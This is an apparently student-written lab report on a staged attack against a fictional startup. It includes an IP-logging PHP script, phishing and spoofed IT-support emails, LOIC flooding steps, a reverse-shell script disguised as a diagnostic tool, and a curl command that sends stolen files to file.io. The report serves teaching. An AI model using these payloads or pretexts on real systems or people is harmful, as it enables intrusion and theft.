Design & Innovation Project (DIP)

Project Report

CYBER SECURITY
ATTACK AND DEFENCE USING A VIRTUAL NETWORK

Project Group: E037

Song Guo Quan (Leader)	U2122562D
Jiang Qinbo	U2021974F
Muhd Fahmi bin Ahmad	U2021387F
Glendon Chan Jun Wei	U2022925K
Choi Hoi To Tommy	U2023264B
Jonathan Anthony Wongso	U2020431J
Chan Ler, Wayne	U2020818D
Long Shi Jun (Treasurer)	U2021194D

School of Electrical and Electronic Engineering

Academic Year 2022/2023 Semester 1

Acknowledgement

We would like to express our utmost gratitude to our supervisor, Prof Ang Diing Shenp, for his guidance and thoughts that he had provided to us throughout these 13 weeks of the DIP Project. His insights and experience allowed us to streamline our research which provided the much needed tailwind in our cybersecurity learning progress.

Despite Prof Ang Diing Shenp's busy teaching schedule, he is consistent in checking our progress and provides us with invaluable feedback. His enthusiasm and positive spirit has always made our weekly physical meetings feel really lively and encouraging, which motivates us to strive for further continuous improvement and successful completion.

Table of Content

1. Background

In the 21st Century, the Internet has been intertwined with the very lives of humans and it is nearly impossible to do without it. The Internet of Things (IoT) is especially prevalent in first-world countries such as China. The country itself is so intertwined with the internet and technology that everything can be done utilising IoT. From payments to automating the majority of their home, everything is done with the tap of a button. (MOKOSmart, 2022) In this case, the internet is a wonderful boon that enriches our lives.

Conversely, this also provides an avenue for misuse. Customers of OCBC have received unsolicited SMSes claiming they had issues with their bank account. Uninformed users such as the elderly would then get scammed of their money. (TODAY, 2021) Although it is not known, the location tracking information that Meta claimed to be pure ‘to help advertisers reach people in particular areas.’, could have been obtained by hackers and misused also. (CNN Business & Reuters, 2022)

2. Project Objectives

Through a fabricated scenario and short play, this project will demonstrate how one might use a combination of attacks to hack a startup tech company (iPear) to obtain secretive information, such as blueprints for their new tech product in our project’s context. Furthermore, we would also provide a parallel scenario to demonstrate how the startup company can employ simple, low cost and effective defensive strategies, such as a network intrusion detection and prevention system (IDPS) against the demonstrated combination of attacks.

3. Project Methodology

The group is split into two teams of four members: **The Attack Team** and **The Defence Team**.

The attacks are just a few that we have found easily online which are relatively easy for script kiddies to obtain and utilise. It can also be imagined that there are infinitely many methods for a hacker to meet the same objective.

The Attack team will play the role of black hackers. Where the final goal is to obtain vital information from the startup company (iPear), which will then be sold for monetary gain.

Attack:

1. Phishing - Email to obtain the victim's IP (Internet Protocol) address.
2. Denial of Service (DoS) using Low Orbit Ion Cannon (LOIC) to slow down the target's Internet.
3. Phishing and Spoofing - Email phishing and spoofing to initiate the Reverse Shell attack.
4. Reverse Shell - Gain Access to the target's computer.
5. File Manipulation - Steal and or delete vital documents.

The Defence team will be playing the role of the IT team in the target company 'iPear'. They will be utilising custom SNORT rules to detect and prevent the attacks.

There are a variety of methods where one can defend against cyber attacks. We chose to focus on detection and prevention. By allowing attacks to be detected early on and even introducing the possibility of prevention, we can isolate the situation within the Incident Response Phase and deploy appropriate strategies to prevent the incident from worsening.

Defence:

Using SNORT (Network Intrusion Detection and Prevention System-NIDPS):

1. Detects the DDoS attack.
2. Track the traffic from the attack and drop packets coming from the attacker to prevent the information from being stolen.
3. Log the attack to be used as a memory as a defence against future attacks.

We recognise that there will be a lot of code involved. Hence we will engage the use of pfSense to provide a graphical user interface to be used in conjunction with SNORT.

To simulate such a scenario, we have used Oracle VM Virtualbox to create two virtual machines (VM). One VM would be the computer of a vulnerable target company 'iPear', while the second VM would be the computer of the IT team in the same company. Both VMs would be running Kali Linux as their Operating Systems.

3.1 Project Deliverables

Our project aims to produce 2 separate videos which depict 2 scenarios. The 1st scenario will demonstrate how the series of attacks will be carried out on the company: 'iPear'. This scenario showcases how the attack will succeed as the small tech startup company does not have any cyber defence against the attacks.

The 2nd video will show the 2nd scenario, where 'iPear' has a cyber defence system in place. The video showcases how the series of attacks will be successfully defended against using SNORT as a form of cyber defence. In addition, the group has also created a GitHub page where the codes for the downloading of the applications used in the series of attacks, as well as the codes for the execution of the attacks are displayed. The GitHub page also includes the codes and rules for the downloading and execution of the SNORT program. This was done to ensure that there is a reference guide for future users to follow should they wish to recreate any of the attacks or defence systems.

4. The Attack

4.1 Obtaining Victim's IP Address Through Phishing

4.1.1 What is an IP address?

An IP address is defined as a unique address that identifies a device on the internet or a local network, which allows information to be sent between devices on a network. It is usually in the form of a numerical label such as 192.0.1.1. The IP address of the victims is needed for most forms of cyber attack, in this case, the DoS and DDoS attack. (Rafter, 2022)


4.1.2 Sequence of attack 1

A Hypertext Preprocessor(PHP) notification script is needed to log the victim's IP address once the victim clicks on the website link that was created. Below are the steps to host a PHP notification script.

Step 1: Create an account for a free PHP-supported website hosting service (e.g. 000webhostapp.com)

Step 2: Extract the IP_Finder.zip file and upload the two files ip.php and ip_log.txt to the root folder of your hosting account. The link for the zip file is https://github.com/ChoiTommy/EE3080-Cyber-Attack-and-Defence/raw/main/Attack/IP_Finder.zip

Step 3: Rename the ip.php to index.php. Change the location to the desired address which the victim will click on.




```php
<?php
$ip = $_SERVER['REMOTE_ADDR'];
$dt = date("l dS \of F Y h:i:s A");
$file=fopen("ip_log.txt","a");
$data = $ip.' '.$dt."\n";
fwrite($file, $data);
fclose($file);
header( 'Location: https://www.techrepublic.com/article/iphone-14-cheat-sheet/#:~:text=The%20iPhone%2014%20and%20iPhone%2014%20Plus%20feature%20
?>
```

Figure 1. Code for index.php

<u>Step 4:</u> Set the permission to 777 on ip_log.txt.

Afterwards, a phishing email posed as a peer in the IT field, sharing information regarding a newly launched phone in the market worth reading, will be sent towards the victim inside iPear. The link towards the phone, which is a link towards our IP log, will be disguised as 'news' to hide it.



Tommy Choi <tommychoiht@gmail.com>
to me

20:34 (0 minutes ago)

Hi Mr. Fahmi,


Thank you for connecting with me at the Engineering Event last week. It was a pleasure speaking with you about the latest technology. To follow up on our conversation, I would like to hear your input on this latest news.

I would like an exchange of opinions regarding it!

Regards,
Tommy


Figure 2. Screenshot of the Phishing Email

Inside the ip_log.txt file is the recording of the IP address alongside the date and time the victim pressed the link. With the IP address in hand, the DDoS attack can be commenced.



```
155.69.175.63 Wednesday 02nd of November 2022 07:03:34 AM
122.11.214.141 Wednesday 02nd of November 2022 07:07:21 AM
149.154.161.202 Wednesday 02nd of November 2022 07:14:47 AM
149.154.161.218 Wednesday 02nd of November 2022 07:14:47 AM
155.69.175.63 Wednesday 02nd of November 2022 07:18:00 AM
66.56.91.138 Wednesday 02nd of November 2022 08:03:28 AM
168.151.111.101 Wednesday 02nd of November 2022 08:20:14 AM
168.151.197.147 Wednesday 02nd of November 2022 08:20:20 AM
155.69.183.19 Wednesday 02nd of November 2022 12:19:10 PM
162.43.235.41 Wednesday 02nd of November 2022 02:38:06 PM
94.176.0.80 Wednesday 02nd of November 2022 04:02:44 PM
46.232.208.185 Wednesday 02nd of November 2022 04:04:35 PM
180.149.24.228 Wednesday 02nd of November 2022 04:06:50 PM
66.56.81.253 Wednesday 02nd of November 2022 05:35:16 PM
119.13.201.51 Wednesday 02nd of November 2022 08:08:42 PM
167.160.53.3 Thursday 03rd of November 2022 12:30:10 AM
168.151.104.198 Thursday 03rd of November 2022 04:00:23 AM
155.69.179.63 Friday 04th of November 2022 10:32:43 AM
65.154.226.171 Friday 04th of November 2022 10:32:55 AM
155.69.178.63 Friday 04th of November 2022 10:40:58 AM
```

Figure 3. Screenshot of ip_log.txt


whats my ip address

About 594,000,000 results (0.46 seconds)

What's my IP

155.69.178.63

Your public IP address

Learn more about IP addresses

Figure 4. Screenshot of the IP address

4.2 Distributed Denial of Service Attack (DDoS)

4.2.1 What is DDoS?

During a DDoS Attack, the hacker will utilise a group of bots or compromised computers i.e. Zombies to flood the target with a plethora of errant packets. This volumetric attack would result in the target's system being overwhelmed, resources being exhausted and visible delay being observed. (Microsoft, n.d.). A DDoS attack can be a precursor to launching another cyber attack. The computer user cannot detect secondary cyber attacks due to the computer's inability to perform ordinary functions. (Pedamkar, n.d.)

Our aim in utilising DDoS would be to limit the target's access to the internet to simulate a situation of slow internet speed as part of the first phase of the attack.

A DoS (Denial of Service) attack is a scaled-down version of a DDoS attack, where there is only 1 computer sending out packets to the victim's computer. For demonstration purposes, our group will be showcasing a DoS attack.

4.2.2 Low Orbit Ion Cannon (LOIC)


The DoS attack will be carried out using an open-source network stress testing and denial of service application called **Low Orbit Ion Cannon (LOIC)**. The application pings an IP address and floods the target with TCP, UDP or HTTP packets.

Why LOIC?

We decided to use LOIC as it provides an easy-to-use platform for sending DoS attacks.

LOIC can send TCP, UDP, or HTTP packets to a specific site or IP address at a rate that the user desires. This would allow us to achieve our goal of slowing down the internet speed of the target. Details on how to obtain and download LOIC can be found in Appendix B.

4.2.3 Sequence of Attack 2



```
┌──(kali㉿kali)-[~/Downloads/LOIC-master]
└─$ bash ./loic.sh run
/usr/bin/mono
Could not set X locale modifiers
```

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v. 2.9.9.99

Manual Mode (Do it yourself) IRC Mode (HiveMind) DAMN OverLord
IRC server: Port: 6667 Channel: #loic Disconnected.
Up? ✓ Interval: 30 Disconnected.

1. Select your target
URL:
IP:

3. Ready?

Selected target
N O N E !

2. Attack options
Timeout: 30
HTTP Subsite: / ☐ Append random chars to the URL
TCP / UDP message: U dun goofed ☐ Append random chars to the message
☐ use GET
☐ use gZip
Port: 80
Method: TCP
Threads: 10
☐ Wait for reply
Sockets / Thread: 25
<= faster Speed slower =>

Attack status
Idle Connecting Requesting Downloading Downloaded Requested Failed

Figure 5. Low Orbit Ion Cannon (LOIC) user interface.

Step 1: Input the victim's IP address into the 'IP' section in the 'Select your Target' section of the application and click 'LOCK ON'. The application would only target the device with that specific IP address. This allows us to perform a targeted attack and lower the risk of alarming others.

Step 2: There are other options that the user can customise, but these are the few options that are important to us.

Port	The port to which the packets will be sent to.
Method (TCP, UDP or HTTP)	Users can select which type of packets would be sent to the target.
Speed	This option can increase and decrease the frequency of the packets sent.

Table 1. Table of LOIC options

Step 3: After all these options are customised, the user can launch the attack by clicking on the 'IMMA CHARGIN MAH LAZER' button, and the application will flood the victim with packets.

Step 4: After initiating the attack, the user can view the attack happening in real time and initiate the second phase of the attack.

As a result, the victim would find that their internet speed is significantly slowed and the next phase of the attack can begin - Email Phishing and Spoofing for Reverse Shell Attack.


4.3 E-mail Phishing & Spoofing For Reverse Shell

Phishing emails are emails pretending to be sent from legitimate domains, to obtain or steal important information from your computer. Cybercrimes involving phishing emails are prominent because many Internet users do not practise high awareness. (Microsoft, n.d.)

4.3.1 Sequence of Attack 3

After the successful LOIC attack, the target would find that their computer would have slowed down considerably. During this moment of frustration, an email would be sent by the attacker posing as the company's IT team with a solution to solve the problem.

The image below shows a sample email that will be sent to the target. Attached in the email is a 'User guide.pdf' which will instruct the user on how to solve the slow internet connection due to LOIC.


ACTION REQUIRED: Irregular Internet Activity Detected

iPear IT Services <ipear.it_services@proton.me>
to me
2:16 PM (0 minutes ago)

Dear Fahmi,

As a precautionary measure we have restricted access to your account due to irregular internet activity detected.

Please run the attached Internet Diagnostic Tool to resolve the issue.

The Internet Diagnostic Tool User Guide is attached below.

To prevent further irregular activity we will restrict access to your account within 72 hours if you did not run the full internet diagnostic test.

To ensure your account is protected at all times, we ask you to complete the following steps:

Check that all your computers and mobile devices used to access your account have an up-to-date virus scanner to detect any possible malware.

Check whether any of your personal data, especially your alternative address, has been changed by clicking on "My Account" on your "Homepage".

Go to your "Email settings" then click on "Filter rules" to check whether any forwarding rules have been created. If you created a forwarding rule yourself, ensure that the email address used is still valid.

Thank you for your cooperation.

Sincerely,
iPear Support

iPear | Support | Privacy Policy
Copyright ©2022 Secured Service. 50 Nanyang Ave, Singapore 639798
All rights reserved.

One attachment • Scanned by Gmail

Figure 6. Sample phishing email.

The 'User guide.pdf' can be found in Appendix C. By following the instructions, the target would save and run the <NetworkingTool.tar.gz> which leads us to our next attack - Reverse Shell Hacking.

4.4 Reverse Shell Hacking

4.4.1 What is Reverse Shell?

The main aim of reverse shell hacking is to establish a connection to the targeted computer. The hacker will then redirect port connections thereby allowing the hacker to gain control over the target computer by listening on a particular port. (Imperva, n.d.)

This is different from conventional shell hacking where the hacker will gain direct interactive shell access. This method would be much more difficult due to robust firewalls. (Andrzej & Acunetix by Invicti, 2019)

The Benefit of Reverse shell hacking

Contrary to conventional shell hacking mentioned above, the advantage of reverse shell hacking is its inherent ability to operate across network address translation (NAT) or firewalls. This characteristic is due to the nature of the attack: the user will be the one who initiates or allows the attack to happen. As a result, the connection is established from within the target machine and not an external source. (Kaushik et al., 2021, 1-2)

4.4.2 Sequence of Attack 4


This attack continues from the previous attack after the unsuspecting user has clicked on the errant executable file <NetworkingTool.tar.gz>.

The flow of the Reverse Shell is as follows:


1. On the attacker's computer (Linux with Netcat installed, usually pre-installed), run the following if the victim is using Linux (in our case)

```
> $ sudo nc - lnvp PORT_NUMBER -s ATTACKERS_IP_ADDRESS
```

2. Wait for the victim to run the file disguised as the ‘Diagnostic Tool’ executable file. Below is the code for the diagnostic tool and the executable.




```
#!/bin/sh

echo "***** Welcome to iPear Company Network Diagnostic Tools *****\n"
sleep 2
echo "Please sit back and wait... we are detecting whats wrong on your device. It may take 10-15 mins."
echo "Reminder: Dont close this window! Your network will be slow again if you do so!"
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.153.131 1111 >/tmp/f
```



```
#!/usr/bin/env xdg-open
[Desktop Entry]
Version=1.0
Type=Application
Terminal=true
Exec='/home/tommy/Desktop/victim_linux.sh'
Name=Network Diagnostic Tool
Comment='Enjoy :")'
```


Figure 7. Reverse shell attack source codes.

3. Access is granted to the attacker, and files from the victim’s side are shown.



```
***** Welcome to iPear Company Network Diagnostic Tools *****

Please sit back and wait... we are detecting whats wrong on your device. It may
take 10-15 mins.
Reminder: Dont close this window! Your network will be slow again if you do so!
```

Figure 8. Victim Running the ‘Diagnostic Tool’



```
connect to [192.168.153.131] from (UNKNOWN) [192.168.153.128] 33104
$ ls
Desktop
Documents
Downloads
falco-0.32.2-x86_64
falco-0.32.2-x86_64.tar.gz
Music
Pictures
Public
snap
Templates
Videos
$ ls
Desktop
Documents
Downloads
falco-0.32.2-x86_64
falco-0.32.2-x86_64.tar.gz
Music
Pictures
Public
snap
Templates
Videos
$ cd Downloads
$ 
```

Figure 9. Attacker gained access after a successful Reverse Shell attack.

4.5 Stealing files from the victim's device


After gaining access to the victim's computer, commands to manipulate their computers can be executed. As the goal is to steal confidential files inside the victim's computer, the desired file will need to be located. Navigation through the directories is with the commands cd and ls. Once the desired file has been found, run the following command:

```
$ curl -X 'POST' \
    'https://file.io/' \
    -H 'accept: application/json' \
    -H 'Content-Type: multipart/form-data' \
    -F 'file=@FILE_NAME_GOES_HERE' \
    -F 'expires=DATETIME_IN_ISO8601_FORMAT' \
    -F 'maxDownloads=1' \
    -F 'autoDelete=true'
```

Figure 10: Curl command to upload a file to file.io

This is to upload the desired files to a third-party file-sharing service called <file.io>. By involving more parties in the attack, the attack becomes more untraceable. If the file has been uploaded successfully, a json text is returned.


The value of the key must be stored to retrieve the file after the attack. An example of the json text is as follows:



```
{
    "success": true,
    "status": 200,
    "id": "f00c8350-38a3-11ed-9c58-b7e8b46498c9",
    "key": "dGic53MOudXn", // <-- KEY
    "path": "/",
    "nodeType": "file",
    "name": "Untitled.game",
    "title": null,
    "description": null,
    "size": 1584,
    "link": "https://file.io/dGic53MOudXn",
    "private": false,
    "expires": "2022-09-21T00:00:00.000Z",
    "downloads": 0,
    "maxDownloads": 1,
    "autoDelete": true,
    "planId": 0,
    "screeningStatus": "pending",
    "mimeType": "application/octet-stream",
    "created": "2022-09-20T05:20:27.640Z",
    "modified": "2022-09-20T05:20:27.640Z"
}
```

Figure 11: Example JSON text returned

